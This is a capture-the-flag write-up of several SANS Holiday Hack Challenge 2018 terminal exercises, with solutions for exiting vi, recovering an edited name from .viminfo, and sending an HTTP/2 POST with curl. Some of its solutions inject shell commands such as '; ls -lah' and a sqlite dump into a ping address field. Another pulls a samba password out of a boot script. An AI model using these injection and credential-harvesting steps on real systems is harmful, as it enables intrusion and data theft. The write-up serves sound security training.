
- Santa

Now we've finally completed the *SANS Holiday Hack Challenge 2018*!

## Terminal Exercises

### 1) Essential Editor Skills (Bushy Evergreen)

You can find this terminal in the first floor lobby, just to the right of the entrance.



Hi, I'm Bushy Evergreen. I'm glad you're here, I'm the target of a terrible trick. Pepper says his editor is the best, but I don't understand why. He's forcing me to learn vi. He gave me a link, I'm supposed to learn the basics. Can you assist me with one of the simple cases?

I'm in quite a fix, I need a quick escape.  
Pepper is quite pleased, while I watch here, agape.  
Her editor's confusing, though "best" she says - she yells!  
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

We see that someone has cruelly trapped Bushy in the vi editor. Although relatively unintuitive, the escape method is quite simple. Typing a colon (:) to write an editor command, typing q to ready the ‘quit editor’ command, and pressing enter to issue the command.

Loading, please wait.....

You did it! Congratulations!


elf@16e18889037b:~\$

Wow, it seems so easy now that you've shown me how! To thank you, I'd like to share some other tips with you. Have you taken a look at the Orientation Challenge? This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges. If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need... It may take a little poking around, but with your skills, I'm sure it'll be a wintergreen breeze!

- Bushy Evergreen

## 2) The Name Game (Minty Candycane)

This terminal is located just to the left of the first floor entranceway.



Hi, I'm Minty Candycane. Can you help me? I'm in a bit of a fix. I need to make a nametag for an employee, but I can't remember his first name. Maybe you can figure it out using this Cranberry Pi terminal? The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken. PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands. I think that system is one of Alabaster's creations. He's a little ... obsessed with SQLite database storage. I don't know much about SQLite, just the .dump command.

Based on the explanation from Minty, this is most likely a 'command injection' exercise.

We just hired this new worker,  
Californian or New Yorker?  
Think he's making some new toy bag...  
My job is to make his name tag.

Golly gee, I'm glad that you came,

```
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"
```

```
-Bushy Evergreen
```

```
To solve this challenge, determine the new worker's first name and
submit to runtoanswer.
```

```
Press 1 to start the onboard process.
Press 2 to verify the system.
Press q to quit.
```

```
Please make a selection:
```

We begin attacking this exercise by examining the first option, starting the onboard process.

```
Welcome to Santa's Castle!
```

```
At Santa's Castle, our employees are our family. We care for each
other,
and support everyone in our common goals.
```

```
Your first test at Santa's Castle is to complete the new employee
onboarding paperwork.
```

```
Don't worry, it's an easy test! Just complete the required onboarding
information below.
```

```
Enter your first name.
: `whoami`
Enter your last name.
: $(hostname)
Enter your street address (line 1 of 2).
: ;
Enter your street address (line 2 of 2).
: '
Enter your city.
: "
Enter your postal code.
: --
Enter your phone number.
: #
Enter your email address.
: .
```

```
Is this correct?
```

```
`whoami` $(hostname)
;
'
",
--#
.
y/n: y
Save to sqlite DB using command line
./sqlite3: Error: unknown option: -
Use -help for a list of options.
Press Enter to continue...:
```

This output seems promising since we successfully caused an error in this query. However, after a bit of experimentation, there doesn't seem to be an immediate way to receive non-error output.

Next, we look into the second option, verifying the system. Based on the function's output, we find that this simply passes the inputted address into a ping command.

```
Validating data store for employee onboard information.
Enter address of server: 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.053 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2049ms
rtt min/avg/max/mdev = 0.044/0.049/0.053/0.003 ms
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Our next step is to check if this function is vulnerable to command injection. In the case of our first input, the full command passed to the system would be: `ping -c 3 127.0.0.1`

However, this malicious input appends other commands after the ping command. The full command for this input would look like: `ping -c 3 ; ls -lah`

After passing this input to the function, we receive a list of all files in the current directory, verifying that this input is injectable.

```
Validating data store for employee onboard information.
Enter address of server: ; ls -lah
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I
interface]
```

```

[-m mark] [-M pmtudisc_option] [-l preload] [-p pattern]
           [-Q tos]
[-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
[-w deadline] [-W timeout] [hop1 ...] destination
total 5.4M
drwxr-xr-x 1 elf  elf  4.0K Jan  8 23:26 .
drwxr-xr-x 1 root root 4.0K Dec 14 16:17 ..
-rw-r--r-- 1 elf  elf   220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 root root   95 Dec 14 16:13 .bashrc
drwxr-xr-x 3 elf  elf  4.0K Jan  8 23:26 .cache
drwxr-xr-x 3 elf  elf  4.0K Jan  8 23:26 .local
-rw-r--r-- 1 root root 3.8K Dec 14 16:13 menu.ps1
-rw-rw-rw- 1 root root 24K Dec 14 16:13 onboard.db
-rw-r--r-- 1 elf  elf  655 May 16 2017 .profile
-rwxr-xr-x 1 root root 5.3M Dec 14 16:13 runtoanswer
onboard.db: SQLite 3.x database
Press Enter to continue...:

```

Our next step is to run the `runtoanswer` executable file that we see in the current directory. Here we discover that the last name of the employee we need to give to Minty is ‘Chan’.

```

Validating data store for employee onboard information.
Enter address of server: ; ./runtoanswer
Usage: ping [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I
           interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern]
           [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
Loading, please wait.....

```

```

Enter Mr. Chan's first name:
Sorry, I don't think that is correct answer.
onboard.db: SQLite 3.x database
Press Enter to continue...:

```

To find out his first name, we dump the `onboard.db` database that’s available in our current directory and pass its output to grep for it to search for ‘Chan’. We receive a good match and reveal his first name is ***Scott***.

```

Validating data store for employee onboard information.
Enter address of server: ; sqlite3 onboard.db .dump | grep "Chan"
Usage: ping [-aAbBdDfhLn0qrRUvV] [-c count] [-i interval] [-I
           interface]

```

```
[-m mark] [-M pmtudisc_option] [-l preload] [-p pattern]
           [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado
Way',NULL,'Los
Angeles','90067','4017533509','scottmchan90067@gmail.com');
onboard.db: SQLite 3.x database
Press Enter to continue....:
```

Armed with this information, we can execute the `runtoanswer` program and complete the exercise.

```
Validating data store for employee onboard information.
Enter address of server: ; ./runtoanswer
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I
interface]
           [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern]
           [-Q tos]
           [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
           [-w deadline] [-W timeout] [hop1 ...] destination
Loading, please wait.....
Enter Mr. Chan's first name: Scott
Congratulations!
onboard.db: SQLite 3.x database
Press Enter to continue....:
```

Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor. Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers. This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of. On a website, it's sometimes as simple as removing characters from the end of a URL. What a silly misconfiguration for leaking information!

- Minty Candycane

### 3) Lethal ForensicELFication (Tangle Coalbox)

This exercise is located on the second floor in the right hallway.



Hi, I'm Tangle Coalbox. Any chance you can help me with an investigation? Elf Resources assigned me to look into a case, but it seems to require digital forensic skills. Do you know anything about Linux terminal editors and digital traces they leave behind? Apparently editors can leave traces of data behind, but where and how escapes me!

Christmas is coming, and so it would seem,  
ER (Elf Resources) crushes elves' dreams.  
One tells me she was disturbed by a bloke.  
He tells me this must be some kind of joke.

Please do your best to determine what's real.  
Has this jamoke, for this elf, got some feels?  
Lethal forensics ain't my cup of tea;  
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,  
Clearing this mess up that's now at your feet.  
Certain text editors can leave some clue.  
Did our young Romeo leave one for you?

```
- Tangle Coalbox, ER Investigator
```

```
Find the first name of the elf of whom a love poem  
was written. Complete this challenge by submitting  
that name to runtoanswer.
```

```
elf@1eebb1670852:~$ ./runtoanswer
```

```
Loading, please wait.....
```

```
Who was the poem written about? blank
```

```
Sorry, I don't think that's what the forensic data shows.
```

Here we can see that our goal is to determine who is the subject of certain love poem. After navigating through elf's home directory, we find the poem within `~/secrets/her/poem.txt`

```
elf@1eebb1670852:~$ cat .secrets/her/poem.txt  
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,  
Shining many a beautiful sleighbell bearing cheer and sound so pure--  
There he cleaned them, nearly napping, suddenly there came a tapping,  
As of someone gently rapping, rapping at the sleigh house door.  
''Tis some caroler," he muttered, "tapping at my sleigh house door--  
Only this and nothing more."
```

```
Then, continued with more vigor, came the sound he didn't figure,  
Could belong to one so lovely, walking 'bout the North Pole grounds.  
But the truth is, she WAS knocking, 'cause with him she would be  
    talking,  
Off with fingers interlocking, strolling out with love newfound?  
Gazing into eyes so deeply, caring not who sees their rounds.  
    Oh, 'twould make his heart resound!
```

```
Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.  
Floating over, more than walking, moving toward the sound still  
    knocking,  
Pausing at the elf-length mirror, checked himself to study clearer,  
Fixing hair and looking nearer, what a hunky elf - not shocking!  
Peering through the peephole smiling, reaching forward and unlocking:  
    NEVERMORE in tinsel stocking!
```

```
Greeting her with smile dashing, pearly-white incisors flashing,  
Telling jokes to keep her laughing, soaring high upon the tidings,  
    Of good fortune fates had borne him. Offered her his dexter  
        forelimb,  
Never was his future less dim! Should he now consider gliding--  
No - they shouldn't but consider taking flight in sleigh and riding
```

```

Up above the Pole abiding?  

Smile, she did, when he suggested that their future surely rested,  

Up in flight above their cohort flying high like ne'er before!  

So he harnessed two young reindeer, bold and fresh and bearing no  

fear.  

In they jumped and seated so near, off they flew - broke through the  

door!  

Up and up climbed team and humor, Morcel being so adored,  

By his lovely NEVERMORE!  

  
\- Morcel Nougat

```

At first glance, ‘NEVERMORE’ seems like the subject of this poem. However, inputting this answer into the `runtoanswer` program fails.

This line from Tangle gives us a good clue on how to find the answer. >Apparently editors can leave traces of data behind, but where and how escapes me!

A file, `.viminfo`, will contain information on previous uses of vim by this user. Searching through this file provides a significant clue for the subject’s identity.

```

elf@1eebb1670852:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!
# Viminfo version
|1,4
# Value of 'encoding' when this file was written
*encoding=utf-8
# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore
# Last Substitute String:
$NEVERMORE
# Command Line History (newest to oldest):
:wq
|2,0,1536607231,, "wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,, "%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,, "r .secrets/her/poem.txt"
[...snip...]

```

From here we can see that the user replaced all instances of ‘Elinore’ in the poem with ‘NEVERMORE’, based upon the command, `:%s/Elinore/NEVERMORE/g`. Afterwards, they saved the poem into the file we previously read. Based upon this info, we can confirm that **Elinore** is the subject of this poem.

```
elf@1eebb1670852:~$ ./runtoanswer
Loading, please wait.....
Who was the poem written about? Elinore

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.
-Tangle Coalbox
-ER Investigator
Congratulations!
elf@1eebb1670852:~$
```

Hey, thanks for the help with the investigation, gumshoe. Have you been able to solve the lock with the funny shapes? It reminds me of something called “de Bruijn Sequences.” You can optimize the guesses because there is no start and stop – each new value is added to the end and the first is removed. I’ve even seen de Bruijn sequence generators online. Here the length of the alphabet is 4 (only 4 buttons) and the length of the PIN is 4 as well. Mathematically this is  $k=4$ ,  $n=4$  to generate the de Bruijn sequence. Math is like your notepad and pencil - can’t leave home without it! I heard Alabaster lost his badge! That’s pretty bad. What do you think someone could do with that?

- Tangle Coalbox

#### 4) Stall Mucking Report (Wunorse Openslae)

This terminal can be found in the right hallway of the first floor.



Hi, I'm Wunorse Openslae What was that password? Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them! I've got to upload my chore report to my manager's inbox, but I can't remember my password. Still, with all the automated tasks we use, I'll bet there's a way to find it in memory...

Thank you Madam or Sir for the help that you bring!  
I was wondering how I might rescue my day.  
Finished mucking out stalls of those pulling the sleigh,

```
My report is now due or my KRINGLE's in a sling!
```

```
There's a samba share here on this terminal screen.  
What I normally do is to upload the file,  
With our network credentials (we've shared for a while).  
When I try to remember, my memory's clean!
```

```
Be it last night's nog bender or just lack of rest,  
For the life of me I can't send in my report.  
Could there be buried hints or some way to contort,  
Gaining access - oh please now do give it your best!
```

-Wunorse Openslae

```
Complete this challenge by uploading the elf's report.txt  
file to the samba share at //localhost/report-upload/
```

Based on Wunorse's conversation and the logon message for the terminal, our goal is to upload the `report.txt` file located in elf's home directory to the `//localhost/report-upload/` samba share. However, attempting to do this using elf results in an `NT_STATUS_ACCESS_DENIED` error.

```
elf@279c1663354c:~$ smbclient //localhost/report-upload  
WARNING: The "syslog" option is deprecated  
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]  
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Based upon the hint from Wunorse, we attempt to look through files that handle task automation for this machine. Eventually we find luck with `/sbin/init`, which contains commands for the system to run upon boot.

```
#!/bin/bash  
echo "$(date)" >> /home/elf/report.txt  
(nohup sudo -u manager /home/manager/samba-wrapper.sh --verbosity=none  
--no-check-certificate --extraneous-command-argument  
--do-not-run-as-tyler --accept-sage-advice -a 42 -d'~'  
--ignore-sw-holiday-special --suppress --suppress  
//localhost/report-upload/ directreindeerflatterystable -U  
report-upload 2>/dev/null &)  
sudo -E -u manager /usr/bin/python /home/manager/report-check.py  
2>/dev/null &  
(nohup /usr/sbin/smbd >/dev/null 2>/dev/null & disown)  
echo 127.0.0.1 `cat /etc/hostname` >> /etc/hosts  
sudo -u elf /bin/bash
```

In this file, we find a string that appears to be used as a samba password, `directreindeerflatterystable`. With this information, we can now attempt to upload the report to the samba share:

```
elf@279c1663354c:~$ smbclient -U report-upload
//localhost/report-upload directreindeerflatterystable
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> put report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5
kb/s)
smb: \> Terminated
elf@279c1663354c:~$
You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.


-Wunorse Openslae
```

Thank goodness for command line passwords - and thanks for your help! Speaking of good ways to find credentials, have you heard of Trufflehog? It's a cool way to dig through repositories for passwords, RSA keys, and more. I mean, no one EVER uploads sensitive credentials to public repositories, right? But if they did, this would be a great tool for finding them. But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk! Have you tried the `entropy=True` option when running Trufflehog? It is amazing how much deeper it will dig!

- Wunorese Openslae

## 5) CURLing Master (Holly Evergreen)

This terminal can be found in the left hallway of the first floor.



Hi, I'm Holly Everygreen. Oh that Bushy! Sorry to vent, but that brother of mine did something strange. The trigger to restart the Candy Stripper is apparently an arcane HTTP call or 2. I sometimes wonder if all IT folk do strange things with their home networks...

```
I am Holly Evergreen, and now you won't believe:  
Once again the striper stopped; I think I might just leave!  
Bushy set it up to start upon a website call.  
Darned if I can CURL it on - my Linux skills apall.
```

```
Could you be our CURLing master - fixing up this mess?  
If you are, there's one concern you surely must address.  
Something's off about the conf that Bushy put in place.  
Can you overcome this snag and save us all some face?
```

```
Complete this challenge by submitting the right HTTP  
request to the server at http://localhost:8080/ to  
get the candy striper started again. You may view  
the contents of the nginx.conf file in  
/etc/nginx/, if helpful.
```

Based on the instructions from Holly and the login message, our goal is to submit the correct HTTP request to the webserver located on `localhost:8080`. However, sending a regular GET request to `localhost:8080` gives us a response made up of non-printable, binary data.

After examining our home directory, we see a `.bash_history` file with data, readable by us. Upon examining elf's bash history, we find a very interesting curl command that implies the webserver on 8080 actually handles HTTP2 requests.

```
elf@53ab4f44ffa5:~$ ls -lah  
total 24K  
drwxr-xr-x 1 elf  elf  4.0K Dec 14 16:15 .  
drwxr-xr-x 1 root root 4.0K Dec 14 16:14 ..  
-rw-r--r-- 1 elf  elf   464 Dec 14 16:13 .bash_history  
-rw-r--r-- 1 elf  elf   220 May 15 2017 .bash_logout  
-rw-r--r-- 1 elf  elf   3.5K Dec 14 16:15 .bashrc  
-rw-r--r-- 1 elf  elf   675 May 15 2017 .profile  
elf@53ab4f44ffa5:~$ cat .bash_history  
netstat -ant  
ncat --broker -nlvp 9090  
echo "\302\257\_ (\343\203\204) _/\302\257" >> /tmp/shruggins  
cat /tmp/shruggins  
curl --http2-prior-knowledge http://localhost:8080/index.php  
telnet towel.blinkenlights.nl  
[...snip...]
```

After attempting that command without any modification, we receive a response instructing us to send a POST request with a parameter of `status=on`.

```
elf@53ab4f44ffa5:~$ curl --http2-prior-knowledge  
http://localhost:8080/index.php  
<html>
```

```

<head>
  <title>Candy Stripper Turner-On'er</title>
</head>
<body>
  <p>To turn the machine on, simply POST to this URL with parameter
    "status=on"

</body>
</html>

```

To do this, we simply add the flag `--data "status=on"` to our curl command. By having the `--data` flag, curl will handle it as a POST request. We successfully send our request and complete this exercise.

```

elf@53ab4f44ffa5:~$ curl --http2-prior-knowledge --data "status=on"
  http://localhost:8080/index.php
p
<html>
  <head>
    <title>Candy Stripper Turner-On'er</title>
  </head>
  <body>
    <p>To turn the machine on, simply POST to this URL with parameter
      "status=on"

Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this
challenge.
<p>POSTing data in HTTP/2.0.

</body>
</html>


```

